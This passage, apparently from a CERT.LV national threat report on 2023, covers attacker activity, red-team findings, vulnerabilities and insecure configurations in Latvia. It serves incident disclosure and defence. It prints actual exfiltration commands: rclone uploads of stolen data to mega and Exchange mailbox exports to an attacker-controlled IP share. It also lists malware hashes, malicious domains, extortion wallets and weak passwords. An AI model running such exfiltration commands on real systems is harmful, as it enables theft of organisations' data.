RCLONE	RCLONE is an open-source command line tool that makes it possible to synchronise/migrate files and directories between/to different cloud services.

The attacker used *rclone.exe* (hash unavailable) software to transfer extracted data from the target institution to the cloud services mega.nz and mega.io.

Command line:

```
> Compress-Archive -Path D:\Backup\STAGE_3.1.1_v3.bak -DestinationPath
C:\ProgramData\SyncScv\logupfile202218653421.zip -CompressionLevel Optimal
> ls
> cmd /c .\rclone.exe copy D:\Backup\STAGE_3.1.1_v3.bak mega:[redacted] -q --ignore-existing --auto-
confirm --multi-thread-streams 7 --transfers 7
> ls
> PS C:\ProgramData\SyncScv> ls
> ls
> cmd /c .\rclone.exe copy C:\ProgramData\SyncScv\winservice.exe mega:[redacted] -q --ignore-existing -
-auto-confirm --multi-thread-streams 7 --transfers 7
> cmd /c .\rclone.exe copy D:\[redacted]\documents\ mega:[redacted] -q --ignore-existing --auto-confirm
--multi-thread-streams 7 --transfers 7
> tasklist
> taskkill /f /im rclone.exe
```

MICROSOFT EXCHANGE MAILBOX EXFILTRATION	CERT.LV saw that this attacker used PowerShell to exfiltrate data to a server controlled by the attackers.

Command line:

```
powershell New-MailboxExportRequest -Mailbox [redacted] -FilePath
'\\179.43.187.47\sharefolder\1.pst'
powershell Add-PSSnapin Microsoft.Exchange.Management.PowerShell.Snapin;New-
MailboxExportRequest -Mailbox [redacted] -FilePath "\\179.43.187.47\sharefolder\1.pst"
powershell .\logexport.ps1 -RemoteExchangeServer [redacted] -User [redacted] -PSTFilePath
\\179.43.187.47\sharefolder
powershell ls \\179.43.187.47\sharefolder
```

LAZYSCRIPTER

There is not much information about this APT group. The group is mainly known for its targeted attacks against the aviation industry.

The techniques and tools it uses have similarities with the Russian FSB group APT-28.

Source: https://www.malwarebytes.com/blog/news/2021/02/lazyscripter-from-empire-to-double-rat
Source: https://www.ncsc.gov.uk/news/indicators-of-compromise-for-malware-used-by-apt28

In Latvia, the presence of the LAZYSCRIPTER group was observed in one public sector institution.

Indicators:

```
URL: hxxp[://]hpsj[.]firewall-gateway[.]net:80/hpjs[.]php
Scheduled task: AChromeUpdater
Scheduled task: AChromeUpdaterI
```

4. CERT.LV IT security tests and controlled attacks

IT security tests

The aim of IT security testing and controlled attacks, or red-teaming is to find critical or highly dangerous vulnerabilities. During the reporting period, CERT.LV performed 16 security tests. They revealed the following key vulnerabilities:

- SQL injection vulnerabilities in target asset authentication forms;
- Bypassing of authentication in an asset linked to a government information system;
- Local file inclusion (LFI) vulnerability in a government information system;
- Obsolete versions of web services containing known critical vulnerabilities in a critical infrastructure facility;
- Insufficient verification of input data at a critical infrastructure facility.

GOV.LV RedTeam campaign

CERT.LV conducted a controlled cyberattack campaign within its scope of competence with the aim to find critical or highly dangerous vulnerabilities within assets in the .gov.lv domain range, before they are exploited.

Gov.lv asset reconnaissance and searching for vulnerabilities

During this work, around 2700 domains with the second level domain name of .gov.lv were identified. Using a combination of automated and manual methods as well as tools to search for vulnerabilities, a number of vulnerable assets were identified.

The vulnerabilities identified are several years old and the systems affected were hosted in national data centres. This shows that neither those in charge of maintaining the systems nor the national data centres were keeping up to date with the versions of the software used, creating a critically high risk that the systems could be successfully compromised by attackers.

Manual vulnerability searching

CERT.LV performed in-depth analysis and vulnerability scanning on some of the identified target system domains, resulting in the discovery of several critical vulnerabilities in .gov.lv range domains. A customised *Joomla* module was identified in the information systems of an institution under the supervision of a ministry, in which several parameters were vulnerable to SQL injection.

The vulnerability found enabled an attacker to extract all data from the database, including system users and their passwords or password hashes. In some cases, the vulnerability enabled an attacker to achieve unauthorised code execution on the server.

A public sector institution was found to be using the Pagemap ImageWall Web Gallery v 1.2 script on its website. Performing a code audit of the script, a vulnerability was identified. It was found that the image parameter was not properly checked, so any system file could be read through it.

In another public sector institution, a directory scan found unrestricted access to a file upload folder containing sensitive files, possibly containing the results of operational activities.

On the same website, the endpoint /filemanager/file/index was identified, which allows attackers to upload files without their content being checked, thus also uploading .php files and remotely executing the code on the server, taking full control of it.

Conclusions and recommendations

1. Many forgotten and not updated assets were identified, meaning that those in charge of maintaining the systems should keep an up-to-date list of devices and software versions, keep track of updating cycles, and process security telemetry.
2. System maintainers are recommended to regularly use vulnerability scanning software or to outsource the monitoring of vulnerabilities. For example, nikto and nuclei are open-source applications that are fast and easy to use.
3. It is advisable to test the security of the site after the system is published or major updates are made.
4. Good practices must be followed when configuring the site, including:
    - adapt the display of system errors shown to users in a way that does not disclose sensitive website information;
    - restrict access to development files in the app or delete them;
    - make back-ups outside the folders available to the web user, on another system with restricted access;
5. Whenever possible, use web application firewall (WAF) solutions to block some of the malicious attempts to compromise the website, but these must not be seen as a way to patch up a system maintained in a non-secure way.

5. Operational technology and industrial control system security


New project for the development of OT network sensors launched

The main goal of operational technology (OT) sensors is the ability to detect malicious activities in various Latvian utility networks, which in most cases are maintained by IT critical infrastructure facilities.

As part of the project, it is planned to train IT sensors to recognise industrial protocols, their legitimate and malicious uses.

During the reporting period, the implementation of the project began using IEC104, as this protocol is the main protocol for communication between Supervisory Control and Data Acquisition (SCADA) and Remote Terminal Unit (RTU) in multiple energy sector companies.

Work continues on improving the industrial control systems laboratory, network flow analysis, studying and simulating different types of malwares, tool research and other aspects.



6. Vulnerabilities and affected systems

6.1. CERT.LV work on identifying vulnerable systems

Information technology is constantly evolving, hence the requirements for data and information systems security also increase.

An important aspect in this context is understanding the concept of vulnerabilities and assessing their impact. In the context of information security, it is a potential weakness in a system or software that cyber attackers can exploit to penetrate a system, access confidential information or cause other negative consequences.

Most attacks are done using publicly known vulnerabilities rather than newly discovered zero-day vulnerabilities, so early identification and patching of vulnerable systems has the potential to significantly improve the situation with cybersecurity.

By identifying and assessing vulnerabilities, it is possible to effectively prepare for and protect against risks of potential cyberattacks.

Vulnerability monitoring is an integral process to maintain the integrity, confidentiality, and availability of data, for building an information system that is resistant to malicious use and external threats.

Figures on vulnerabilities

CERT.LV regularly conducts comprehensive CVE monitoring, linked to exposed services/devices, and has compiled the results for 2023.


A total of 106,870 events from different data traffic sources were observed.

The figure below shows the vulnerabilities relative to devices, giving an insight into their frequency and enabling a chronological assessment of their scope and impact on devices located in Latvia.

This summary can serve as a basis for promptly identifying and protecting institutions/users from threats of being compromised.

As an example, the vulnerability reported by SSH at the end of the year is shown in a place in Figure 18 where we see a peak, which can be explained by a popular service being exposed very frequently.

Figure 18. Number of events in 2023




Of the total number of events (see Figure 18), the majority of vulnerabilities are rated as critical.

Such vulnerabilities often include the possibility of remote or arbitrary code execution, which can have serious consequences for the vulnerable system/application, thus seriously compromising the entire IT infrastructure.

Although *exploits* are not always immediately available after a vulnerability is reported, it is advisable to take preventive measures to reduce the risk.

Figure 19. CVE trends by criticality (%)




Critical vulnerabilities (CVE)

CERT.LV continues to inform public and private sector organisations of newly discovered critical vulnerabilities and the actions to be taken to protect the institution’s facilities and networks.

According to CERT.LV observations, security incidents during the reporting period were mainly caused by exposed/unprotected services and/or devices. While exposing provides faster access to the target system and enables less effort in configuration, it also poses a security risk, especially if the system is later forgotten about and not properly protected.

Figure 20. **Top 10 vulnerabilities observed**



CERT.LV encourages carefully following the instructions of the developers and promptly updating the software to the latest available version. All current warnings and respective recommendations for action can be found at www.cert.lv.

The list of CVEs observed in 2023 includes the most significant vulnerabilities

CVE	Affected product	Description
CVE-2023-48795	SSH	Medium-risk vulnerability. In other words, this is a Terrapin attack targeting the integrity of SSH protocols. By adjusting the sequence numbers at the start of a communication, an attacker can delete messages sent during the communication without the client/server being aware of this. The attacker must be in the MiTM position.
CVE-2023-21529, **CVE-2022-41082**	Microsoft	Vulnerabilities related to Microsoft Exchange, where an exposed, vulnerable server is at risk of being compromised, although the attacker must be authenticated, other vectors such as social engineering are often used to gain access to the data. Learn more: https://securelist.com/cve-2022-41040-and-cve-2022-41082-zero-days-in-ms-exchange/108364/
CVE-2023-5631	Roundcube	Due to insufficient sanitisation of SVG files (rcube_washtml.php), an attacker can cause the unauthorised execution of JavaScript code to send a customised HTML e-mail message. Learn more: https://www.welivesecurity.com/en/eset-research/winter-vivern-exploits-zero-day-vulnerability-roundcube-webmail-servers/
CVE-2021-21974	VMware	High-level vulnerability discovered in the form of heap-overflow in the OpenSLP service that could enable remote execution of code by an attacker without prior authentication if they are in the same network segment and have access to port 427 of VMWare ESXi. Because of publicly available PoC, it was expected that that attacker would exploit this vulnerability and corresponding incidents would increasingly be caught by CERT.LV sensors.
CVE-2019-0708	Microsoft	Windows RDS vulnerability, also known as BlueKeep. Although it was made public in May 2019, it is still relevant and linked to the use of an outdated OS, which is also evident in the coverage of events. This trend has been declining for some time. BlueKeep is a serious vulnerability, allowing a remote attack that does not require authentication, in which an attacker can execute code on the exposed system without much effort.
CVE-2023-36439 **CVE-2023-36745** **CVE-2021-27065** **CVE-2020-0688**	Microsoft	Vulnerabilities that, if successfully exploited, enable an authenticated user/attacker to execute unauthorised code on the system, thus gaining full control of the Microsoft Exchange server and the ability to move further laterally.
CVE-2023-27898	Jenkins	A cross-site scripting (stored-XSS) vulnerability still in place, where an attacker can execute unauthorised JavaScript code.
CVE-2022-37042	Zimbra	Zimbra Collaboration Suite (versions 8.8.15 and 9.0) vulnerability related to mboximpor functions that handle ZIP archive files. An attacker can upload unauthorised files to the system, causing path traversal and executing code remotely. It was observed that the frequency of incidents for this particular vulnerability was constant throughout the year. This tendency for the frequency to remain unchanged could indicate a persistent threat, as the exposed service was not updated. Learn more: https://cyble.com/blog/zimbra-email-vulnerability-cve-2022-37042-weaponized-to-cause-large-scale-compromise/
CVE-2023-27997	Fortinet	A critical vulnerability that enables attackers to execute remote or unauthorised code (RCE) on a vulnerable system.

6.1.1. Compromised devices


CERT.LV also identified cases of malware that had been running undetected in the infrastructure for several years. For example, Windows servers were found to have been compromised as long ago as early 2021 using the then-new CVE-2021-26855 vulnerability and infected with the remote-control malware SparrowDoor. Malware MD5 hashes:

```
46077a32e433a56eb8ba64dcbf86bc60 libcurl.dll
8ad3f513f48f711d573d33b7419e3ed5 libhost.dll
5f983177f3f9ce6cb72088f3da96435d SearchIndexer.exe
```

Persistence:

Figure 21. Example of a compromised device

HKEY_LOCAL_MACHINE\System\ControlSet001\Services\SearchIndexer



Value Name	Value Type	Data	Value Slack
Start	RegDword	2	
ErrorControl	RegDword	0	
Type	RegDword	272	
ImagePath	RegExpandSz	C:\ProgramData\Microsoft\DRM\SearchIndexer.exe	34-00-65-00-32-00
DisplayName	RegSz	Windows Searcher	44-00
Description	RegSz	Provides content indexing, property caching, and search resul...	6C-6F-77-65-64-50
ObjectName	RegSz	LocalSystem	6F-00-73-00

IOC used to detect the malware, regular DNS requests to the domain:

```
cdn181.awsdns-531[.]com
```

In 2023, there was a strong presence of botnets in Latvia. It was found that some of the brute-force and DDoS attack devices, located in the Latvian IP space were infected and incorporated in the Mirai and Gamut malware botnets. The socks5systemz and SystemBc botnets were also observed as actively spreading.

An overview of information about compromised websites reveals that unauthorised access to a web server and unauthorised modification of its files most often take place through vulnerabilities in specific CMS versions and their plug-ins versions. Based on the above, it can be concluded that the most frequent reason for web servers being compromised is the delayed updating of CMS and their plug-ins. In addition, there was a trend that WordPress websites were more often compromised than others, but this is due to the fact that WordPress is the most commonly used CMS.

For example, malicious JavaScript injections with SocGholish and Balada Injector were detected. Domains from which the malicious JavaScript code was loaded into the compromised website:

```
bluegaslamp[.]org
throatpills[.]org
draggedline[.]org
bee.selectofmychoices[.]com
collect.getmygateway[.]com
```

It was observed that the attackers, after compromising a web server, deployed phishing content or used the web server as an illegally obtained data collector or rather, a control server for a phishing campaign. In virtually every case where the attackers could make unauthorised modifications to a web server, a number of web shell or malicious shell scripts were inserted, enabling the attackers to control the compromised web servers and to remotely execute commands through them.

Attackers can also often access other assets through a vulnerable web server, for example by retrieving databases containing personal data. In some cases, attackers, including politically motivated attackers, defaced websites.

CERT.LV received information about several websites affected by cyberattacks. Businesses that provide card payments in their online shops were primarily affected. In one such case, the attackers created a fake payment option in the online shop, which resulted in the theft of card details of users active during a certain period.

In several cases, attackers inserted a web shell into the compromised websites. The vector for compromising them was WordPress plugins that had vulnerabilities and had not been updated in time.

```
php_doggy .../wp-content/plugins/duplicator/define.php
md5 a59522413d589d862bec68038408c837
WP Duplicator plugin
```

In the case of compromised systems, ransomware was deployed. Cases where the devices of private individuals were compromised have also been linked to extortion: in one case a device was compromised, screenshots were taken of the person's workstation, and the victim was extorted. Example of payment details provided by the scammers:

```
shendyshendy@yahoo.com
My BTC wallet address:
bc1qvc7autfqxlaen45ks2vgynkkt53778hwtp7axy

radjabsaandi@yahoo.fr
My BTC wallet address:
bc1qvc7autfqxlaen45ks2vgynkkt53778hwtp7axy

denis_rutaihwa@yahoo.com
BTC wallet address:
bc1qvc7autfqxlaen45ks2vgynkkt53778hwtp7axy
```

In several cases, attack vectors were noticed that had not resulted in an incident. In those cases, multiple publicly available and exposed services were found, through which private information could be accessed by making requests.

6.1.2. Unavailability of cloud services

In terms of system unavailability, Microsoft cloud services, MIOL NBICS Voice over Internet Protocol (VoIP) services, and NIICS video/VoIP telephony, as well as IM and e-mail services were unavailable in Latvia for more than 2 hours, while the Azure domain name system (DNS) faced DNS request problems, which resulted in an interruption of service, affecting several Microsoft services. The source of the problem was identified as a faulty router in the Microsoft wide area network (WAN) system, which was introduced into the service during the installation of the network. This interruption in service was not the result of a security breach and was reported due to widespread unavailability of the service.

If services become unavailable, CERT.LV encourages following best practices and reporting the incident to CERT.LV, as well as to report incident even if the cause is not a security breach, ensuring open communication about the status of the situation.

6.1.3. Threat letters

In October, hundreds of schools and pre-schools in Latvia received bomb threat letters in their e-mails. Although the letters were fake (the State Police assessed them and concluded that the threat level could be considered low), they caused considerable concern in the public.

The threat letters, most likely aimed at sowing fear among the public and causing doubt as to the capacity and ability of national and local authorities to maintain public order, were most likely a Russia-organised influence operation against the public of Latvia. The bomb threat letters sent were signed by *ДМИТРИЙ ХАРЛАМОВ*.

Russian was used as the language of communication, with the reference: RigaV2.t.me
The following Telegram accounts were indicated: @Rigagames, @prbfront.

The trend of sending such threatening e-mails persisted, and identical threatening e-mails were sent to other Latvian institutions, including courts and municipal governments.

Example sender: mail-lj1-f194.google.com (mail-lj1-f194.google.com [209.85.208.194]

6.1.4. Attacks on social media accounts

Information about compromised social media user accounts was received with a consistently high frequency throughout the year. There was a large number of cases of compromised Instagram and Facebook accounts where access was gained through social engineering.

With the most common method, a message is sent to the user from a profile with a different Facebook name. The user’s profile is called a variant of Facebook ‘Administrator‘, Meta ‘Administrator ‘, ‘Instagram ‘Blue Badge‘. The user is informed of a violation of the platform’s rules and, in order to ensure further access to the account, it is necessary to take the actions indicated at the link provided in the sender’s message. The link is similar to that of the corresponding Meta platform, and the page it leads to is for the user to enter the user data that are then sent to the scammers.

For valuable Instagram accounts, a ransom of around 500 euros is demanded. This scheme also resulted in the compromising of the Facebook accounts of a number of companies, in which case financial losses were caused using company credit cards linked to Meta Business. In the case of compromised private individual accounts, a swift response is important as it has been observed that compromised accounts are used to compromise other accounts, which is why it is important to prevent further chain propagation of compromised accounts.

Fraud has also been observed on websites used to post sales ads, such as ss.lv (Latvian marketplace), where an ad is referred to by scammers who send a link, for example by creating a subdomain under the foreign domain name delivery-pack.shop with the string of symbols omniva.lv, recognisable by an average person in Latvia, which falsely resembles the .lv top-level domain name.

Example: hxxps[://]omniva[.]en[.]delivery-pack[.]shop/order/927261819, which is a fraudulent website aimed at gaining personal credit card details and money.

Safety recommendations

1. **Store passwords in an encrypted form**, e.g., using a password manager.
2. **Use software from legitimate sources.**
3. When buying goods online from private individuals, **use the official websites of courier companies, refrain from entering credit card details** and opt for payment by SEPA transfer.
4. To secure personal e-mails and other accounts, **employees should be encouraged to use unique and secure passwords and required to use two-factor authentication (2FA) wherever possible.**
5. When receiving an e-mail from a person with whom you have regular communications, check whether any of the e-mail accounts that appear in the regular communications is actually used. **System administrators are recommended to use the DMARC, SPF, and DKIM technologies.**
6. **If services become unavailable, follow best practices and report the** incident; report the incident even if the cause is not a security breach, ensuring open communication about the status of the situation.
7. When maintaining systems where internal-use information is available, **regularly monitor exposed services**, especially when performing system updates.
8. For websites that accept card payments, **conduct a site security audit, ideally including PCI certification.**
9. For content management systems (CMS) and its plug-ins, **set up automatic updates or perform regular updates**. Carefully assess the plugs-in installed and their necessity.
10. When maintaining highly important systems or systems that store large volumes of information that is difficult to restore, **it is mandatory to use external backups.**
11. When maintaining assets, in particular information assets and/or assets that mention specific persons and information linked to them, which could be used for any kind of malicious purpose, such as phishing, by indicating information that is already available, encourage or, where possible, **require keeping log files that** contain information about the accessing of these assets, or saving/downloading from them if the information is provided in downloadable documents.

6.2. Non-secure infrastructure configuration

The threat hunting process also assesses the organisation’s overall ICT infrastructure, especially its security configuration. Below is a summary of the most common deficiencies in security configuration, with real-life examples.

Failure to ensure that all assets exposed in the outer perimeter are kept at a proper level of security:

- For example, problems with websites have been noted, whereby security certificates are not regularly updated, and the websites themselves are out of date (outdated CMS and/or its extensions). Vulnerable or outdated *webmail* solutions, also without two-factor (2FA) protection.
- Access to the admin control panel is not restricted.
- There is no account lockout policy that takes effect once a certain number of failed authentication attempts are made.
- Services are exposed in the outer perimeter that need not be publicly accessible from the entire Internet. For example:
    - publicly accessible test environments, sometimes even with debugging functions enabled;
    - publicly accessible video surveillance cameras;
    - publicly accessible uninterruptible power supply (UPS) systems;
    - publicly accessible server status pages;
    - publicly accessible RDP (Remote Desktop Protocol).

No controlled remote access to the corporate network:

- No documented VPN (Virtual Private Network) configuration to ensure proper network segmentation and connection control.
- Instances have been observed of successful connections to the VPN gateway from different commercial VPN services, sometimes from as many as 4 or 5 different providers within the same institution.

Log files and other security telemetry are not saved, making the investigation of security incidents significantly more difficult or even impossible.

In some cases, organisations used a SIEM system, but often it was incorrectly configured, which prevented the specialists in charge from promptly reacting to events like:

- the home country was not changed in the SIEM settings, so all connections from Latvia were marked as foreign.
- the SIEM solution only received some telemetry data, e.g., only log files of Windows devices, but not Linux or network device data, or VPN connection information; similarly, it was often found that only a small proportion of infrastructure devices send data, e.g., only some servers, but user devices had not been considered.

Outdated or unsupported solutions for running the IT infrastructure:

- Across all organisations, a Microsoft Windows product was found to no longer have developer support and no longer receive security updates. The most common products in this category are Microsoft Windows operating systems: Server 2012 R2 Standard, Server 2012 Standard, Storage Server 2012 R2, Server 2008R2 Standard, as well as Windows 7.
- Other outdated, unsupported, or vulnerable solutions were also identified: Ubuntu 18.04, Novell/Microfocus ZENworks, Adobe Flash Player, OpenSSH — CVE-2023-38408 rated 9.8, Apache — CVE-2023-25690 rated 9.8, VMWare Exsi — CVE-2019-5544 rated 9.8, Moodle 3.8.0.

Outdated encryption and authentication mechanisms:

- NTLM authentication: The use of the NTLM authentication protocol is still observed in 90% of institutions. NTLMv1 and NTLMv2 authentication is vulnerable to various attacks such as SMB replay, man-in-the-middle attack, pass-the-hash, brute-force attack.
- *Kerberos* RC4-HMAC encryption: The RC4-HMAC encryption algorithm has a number of vulnerabilities, and the switch from RC4-HMAC to AES128 and AES256 has been recommended since the release of Windows Server 2008. With RC4-HMAC, the infrastructure is exposed to 'Kerberoasting', a type of attack that uses the Kerberos protocol to retrieve a service account password from the Kerberos newsletter. The attacker can then move, without authorisation, further through the network/assets, as service accounts often have privileged rights and their passwords are rarely changed.
- SMBv1. SMBv1: An old authentication protocol with a few critical vulnerabilities that has also been used in several large-scale cyberattacks such as EternalBlue, WannaCry, Emotet.

Infrastructure users have too many rights/privileges:

- Cases have been identified where all users in the organisation have privileged-user rights (Administrator) for their own devices.
- Multiple users sharing the same account, even though their job duties can differ. This makes it difficult to track the activities of specific users.

Passwords used on servers, workstations, and network devices are simple, do not meet security requirements, best practice recommendations, and are often reused across multiple devices, with minimal variation. It is worth noting that an 8-character password can be cracked by a 3080ti card using brute force in 5–10 minutes. The use of the following passwords has also been identified:

- admin, admin123, Saule123, 123456a,P@ssw0rd, P@S$w0rd!, qazQAZ123, NEWPASS;
- passwords containing the season, the number of the year, and/or the name of the institution itself;
- in some cases, local administrator passwords on Microsoft Windows machines were found to be the same across several offices of the institution;
- passwords remain unchanged for a long time.

Passwords are stored in plain text, both as text files and in scripts. If an attacker manages to gain access to the network or to a specific device, it is very easy for them to intercept these passwords and try to spread further across the network. It is worth noting also that passwords stored this way can also be more easily leaked by the employees themselves, either accidentally or through negligence.

Non-existent or poorly configured software restriction policy (SRP), with the following software observed:

- Co-working workstations used to download video games and related components such as Minecraft, Counter-Strike, Roblox, Steam, Razer Cortex, OKApp.
- Software is downloaded that allows users to download and share files over a peer-to-peer (P2P) network, such as uTorrent, uTorrentPortable, BitTorrent, MediaGet. Torrent files are often used to falsely indicate the content/name of files in order to spread malware and unlicensed software. Downloading such files

can significantly increase the risks of compromising both the device and the infrastructure as a whole.

- Adware and cryptocurrency viruses.
- Pirate *Microsoft* product activation tools such as KMSAuto Net.exe, KMSAuto.exe, max8keygen.exe, Microsoft toolkit 2.6.2.exe often come with viruses that steal sensitive information and tools for hijacking cryptocurrency accounts.
- Various system/network scanning and break-in testing tools or their traces, which can also be used maliciously, were observed. Administrators sometimes cannot even comment on why these are found on a particular device, and often the employee who used these tools no longer works with the institution.

No external storage media (USB) control is in place, which can lead to malware introduced into the infrastructure, e.g., Raspberry Robin.

Use of software developed in Russia and China was observed:

- For example, the remote-access tool TightVNC is owned by GlavSoft LLC, a Russian company. The well-known instant messaging tool Telegram, whose origin is associated with Russia, is still widely used, as is the Yandex search engine.
- Less frequently, the use of the web browser Opera, whose ownership is associated with China, was also observed.

DNS connections to sites not necessary for the immediate job duties of employees. The most common ones are connections to .xyz, .top, .biz domains, and streaming services. Such domains are often used by malware to communicate with its control servers, as well as for data exfiltration. Users compromise their workstations and expose their ICT environment to becoming compromised as well:

- Connections have been observed to the domain playground[.]xyz, which is associated with the maintenance and distribution of ad, often capable of spreading malware.
- Employees were also observed to visit websites related to gambling, movie and TV streaming services (hdrezka[.]ag and hdrezka[.]ac), or free music downloads (www[.]isrbx[.]net).

It is not uncommon to see incomplete antivirus configuration and the simultaneous use of different antivirus solutions within the same infrastructure or even device:

the antivirus component of *Windows Defender*, responsible for monitoring threats in real time, was observed to be disabled. In another case, the antivirus service was configured to be switched on manually or as Startup Type: on-demand. This configuration is suspicious, as malware often makes such system changes to avoid being blocked by the antivirus. It is good practice for antivirus services to start up automatically (StartupType: Automatic/Auto load).

Strict accounting procedures and controls for temporary or testing systems were not maintained.

Use of system built-in accounts:

- The use of the built-in root account for SSH connections was observed in several Linux machines. The root user has the highest privileges in the system and if the root user is compromised, an attacker can gain unrestricted access to the system.

- On Windows machines, the use of the built-in Administrator local user account was observed very frequently, and it is also the user with the highest privileges in the given system. This means that attackers could gain unauthorised access to the system, for example through brute-force attacks, and then move around the network under the same user name.

Uploading of corporate information to public services:

It is worth mentioning a case where .eml files containing organisation-internal information were found to have been uploaded to the VirusTotal solution (VirusTotal is a service where files/IP addresses/domains can be checked against a number of antivirus/IT security solutions to determine whether they contain malware or other malicious features). This way, the organisation's internal information became publicly available: it could be downloaded by other VirusTotal users. This practice is dangerous because the files may contain internal/confidential information that is not intended for external distribution.

Safety recommendations

1. **Regularly identify all devices used in the** working environment and make sure that its assets are not exposed to the outside/public internet. If there is a need to expose access to the outside, then access must be provided using secure solutions such as multi-factor authentication (2FA/MFA), or public/private identifier keys.
2. **Regularly check current devices and versions**. Ensure that updates are installed regularly to protect against current vulnerabilities.
3. **Centralise the collection of audit trails.**
4. **Restrict access to assets to only those employees who need them**.
5. **Do not use the system's built-in Administrator/root account**. It is good practice to severely restrict or even disable built-in user accounts (e.g., root/Administrator/Guest), thus making it more difficult for an attacker to guess system access credentials, e.g., using brute-force attacks. It is recommended to create a separate user with limited privileges/access and switch to root/Administrator only whenever necessary.
6. **Observe the best-practice password policies**.
